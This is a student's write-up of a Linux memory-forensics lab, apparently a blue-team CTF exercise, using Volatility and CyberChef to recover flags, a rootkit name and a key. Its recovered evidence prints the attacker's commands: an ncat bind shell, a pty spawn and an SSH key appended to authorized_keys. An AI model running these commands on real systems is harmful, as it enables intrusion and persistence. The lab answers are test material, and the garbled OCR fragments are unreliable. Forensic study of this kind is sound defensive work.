*** Failed to i rtError: No module named Crypto.Hash)
*** Failed to i rtError: No module named Crypto.Hash)
*** Failed to i module named Crypto.Hash)
*** Failed to i tError: No module named Crypto.Hash)
*** Failed to i module named Crypto.Hash)
*** Failed to i tError: No module named Crypto.Hash)
*** Failed to i module named Crypto.Hash)
*** Failed to i portError: No module named Crypto.Hash)
*** Failed to i rror: No module named Crypto.Hash)
*** Failed to i ri: name 'distorm3' is not defined)
*** Failed to i rtError: No module named distorm3* Install
*** Failed to i rror: No module named Crypto.Hash)
*** Failed to i (ImportError: No module named distorm3)
*** Failed to i rror: No module named Crypto.Hash)
*** Failed to i error: No module named Crypto.Hash)
*** Failed to i lln 2, Col 21 | 45 characters | 100% | Windov UTF-8
*** Failed to i http://www.volatilityfoundation.org/distorm3 is not defined)
*** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.getenvs (ImportError: No module named Crypto.Hash)
Task VM Start VM End Length Path
2887 0x0000000000400000 0x00000000004de000 0xde000 2887_procdump/task.2887.0x400000.vma
2887 0x00000000006d0000 0x00000000006de000 0x1000 2887_procdump/task.2887.0x6d000.vma
2887 0x00000000006de000 0x00000000006e7000 0x9000 2887_procdump/task.2887.0x6de000.vma
2887 0x00000000006e7000 0x00000000006ed000 0x6000 2887_procdump/task.2887.0x6e7000.vma
2887 0x0000000000806000 0x000000000096e000 0x168000 2887_procdump/task.2887.0x806000.vma
2887 0x00007f67310cc000 0x00007f67310d8000 0xc000 2887_procdump/task.2887.0x7f67310cc000.
vma 2887 0x00007f67310d8000 0x00007f67312d7000 0x1ff000 2887_procdump/task.2887.0x7f67310d8000.
vma 2887 0x00007f67312d7000 0x00007f67312d8000 0x1000 2887_procdump/task.2887.0x7f67312d7000.
vma 2887 0x00007f67312d8000 0x00007f67312d9000 0x1000 2887_procdump/task.2887.0x7f67312d8000.
vma 2887 0x00007f67312d9000 0x00007f67312df000 0x6000 2887_procdump/task.2887.0x7f67312d9000.
vma 2887 0x00007f67312df000 0x00007f6737809000 0x652a000 2887_procdump/task.2887.0x7f67312df000.
vma 2887 0x00007f6737809000 0x00007f67379cc000 0x1c3000 2887_procdump/task.2887.0x7f6737809000.
```



```
(ishan@ishan)-[~/volatility/2887_procdump]
$ cat strings.txt | grep echo -A5 -B5
;; words)
vwords=words
;;
*)
echo "bash: $FUNCNAME(): \`$OPTARG': unknown argument" 1>&2;
return 1
;; Explore ;;
esac;
let "OPTIND += 1";
done;
--today
LS_COLORS
=id pin Volatility Plugin Errors
Y+=($( compgen -W "$MAP_TYPE"
:*.dl=38;5;13:*
played : c2hrQ1RGe3JjLmwWYZRsXzFzXZ1bm55X2JlMjQ3MmNmYWVlZDQ2N2Vj0WNhYjViNWEzOGU1ZmEwfQo=
echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQCa8zsbyblvEoajgtqciK2XAs1UwNAeV3RcXacqicjzuad2jh7JQdIaqVW4jfEt8
h7w+Rei1kZL/xqikGS/AGb2ZLqVSUKWF9afaeE8500n4+c1A0wu9n/7N/t2QSnw71BZnvH35+qgENJzFGgFxJEsvZqbawFHD8B426qKFYD+
LMAnnFtnrzFj8U+cewG60Dl00be8yP/Awv0HYFdhK/IY+t7u2Ywrgp3bXF1l5m+Zk40BqpEYffZhawY0c/tar1HqaJnYdvqHjwhZeDGyKIL
vYt4veVc/DjVPX1UjLvpWv1/AhmLAWgWyUORBwDjM5km0HjN/CY5kWoasXgd1jHD tw0phi@workstation" >> /home/k3vin/.ssh/authorized_keys
chmod 600 /home/k3vin/.ssh/authorized_k` 
chmod
SUDO_USER
SUDO_USER
k3vin
SUDO_USER=k3vin
--fixing Volatility Plugin Error
FUNCNAME
n/python! Lab2 Volatility Co
--target
SHELLOPTS
SHELLOPTS
COMPREPLY=($( for f in
/dev/null ))
BASHOPTS
BASHOPTS
LINES
/root/.cache/abrt/lastn
ost rk}#
--
```



Name: Ishan Aakash Patel
StudentID: 146151238

Ln 2, Col 21 | 45 characters | 100% | Window | UTF-8

Now go to cyberchef


The screenshot shows a Kali Linux VM running in VMware Workstation. The CyberChef application is open in a browser window. The URL is [https://gchq.github.io/CyberChef/#recipe=From_Base64\('A-Za-z0-9-_','true,false\)&input=YzJocIExUkdIM0pqTG13d1l6UnNYekZ6WDJaMWJtNTVYMKpsTWpRM01tTm1ZV1ZsWkRRMk4yVmpPV0](https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9-_','true,false)&input=YzJocIExUkdIM0pqTG13d1l6UnNYekZ6WDJaMWJtNTVYMKpsTWpRM01tTm1ZV1ZsWkRRMk4yVmpPV0). The 'Input' field contains the base64 encoded string: c2hrQ1RGe3JjLmwY2RsX2FzX2Z1bm55X2J1MjQ3MmNmYwVlZDQ2N2Vj0WhhYjViNWZ0GU1ZmEwfQo=. The 'Output' field shows the decoded text: shkCTF{rc.l0c4l_1s_funny_be2472cfaeed467ec9cab5b5a38e5fa0}. The CyberChef interface includes a sidebar with various operations like To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic, Data format, and Encryption / Encoding.

Answer : shkCTF{rc.l0c4l_1s_funny_be2472cfaeed467ec9cab5b5a38e5fa0}

8) What is the name of the rootkit that the attacker used?

Command : sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_check_syscall | grep -i hooked

```
2535 1000 1000 /usr/libexec/gnome-terminal-server
2591 1000 1000 /usr/libexec/bluetooth/obexd
2621 1000 1000 gnome-pty-helper
2622 1000 1000 bash
2779 1000 1000 /usr/libexec/gvfsd-metadata
2854 0 0 ncat -lvp 12345 -4 -e /bin/bash
2876 0 0 /bin/bash
2886 0 0 python -c import pty; pty.spawn("/bin/bash")
2887 0 0 /bin/bash
3196 0 0 vim /etc/rc.local
3271 0 0 /usr/sbin/abrt-dbus -t133
3279 89 89 cleanup -z -t unix -u
3280 89 89 trivial-rewrite -n rewrite -t unix
3281 0 0 local -t unix
3299 0 0 sleep 60
3612 0 0 sudo insmod lime-3.10.0-1062.el7.x86_64
3614 0 0 insmod lime-3.10.0-1062.el7.x86_64...
```



```
[(ishan㉿ishan)-[~/volatility]
$ sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_check_syscall | grep -i hooked
Volatility Foundation Volatility Framework 2.6.1
WARNING : volatility.debug      : distorm not installed. The best method to calculate the system call table size will not be used.
64bit          88          0xfffffffffc0a12470 HOOKED: sysemptyrect/syscall_callback
64bit         332          0x6461625f6e726177 HOOKED: UNKNOWN
[(ishan㉿ishan)-[~/volatility]
```

Answer : **sysemptyrect**

9) The rootkit uses crc65 encryption. What is the key?

Command: strings dump.mem | grep -i "sysemptyrect" **Answer :** 1337tibbartibbar

1. What plugin did you use in Volatility to get the flag for Q5?

- **Answer:** The plugin used in Volatility to get the attacker's IP address and the local port on the targeted machine is `linux_netstat`.

Command: `python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_netstat`

2. What is the grep command used for? How did it assist you in this lab?

- **Answer:** The `grep` command is used to search for specific patterns or strings within files or command outputs. It assists by filtering and finding relevant information quickly.

Example Usage in the Lab: `grep -a "Linux release" dump.mem`

This command helps locate a specific command in the bash history that might indicate malicious activity.

3. What plugin can be used to list bash history?

- **Answer:** The plugin used in Volatility to list the bash history is `linux_bash`.

Command: `python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_bash`

4. Did you have any challenges with this lab?

- **Answer:** Yes, there were a few challenges encountered during this lab:
 1. **Profile Compatibility:** Ensuring the correct Volatility profile was used for the Linux memory snapshot required careful validation using `imageinfo`.
 2. **Command Syntax:** Some commands, especially those with specific options like `--pid`, required precise syntax, which was a bit tricky.
 3. **Data Extraction:** Extracting and interpreting data from memory dumps needed careful analysis and verification against known good and malicious patterns.

Learning Experience Summary

Working on the Seized Blue Team Lab provided a practical and insightful experience into memory forensics using Volatility. By analyzing a Linux memory dump, I learned to identify various indicators of compromise, such as suspicious processes, network connections, and malicious commands executed by the attacker. The hands-on nature of this lab reinforced the importance of understanding the underlying operating system and memory structures.

The challenge emphasized the use of supportive tools like `grep` for pattern matching and `CyberChef` for data decoding, showcasing their utility in a forensic investigation. Additionally, referencing detailed write-ups helped guide the analysis process, while the requirement to perform all steps in my own environment ensured that I genuinely engaged with the material and honed my forensic skills. This lab was a valuable step in my journey as a security analyst, enhancing both my technical abilities and my critical thinking in real-world scenarios.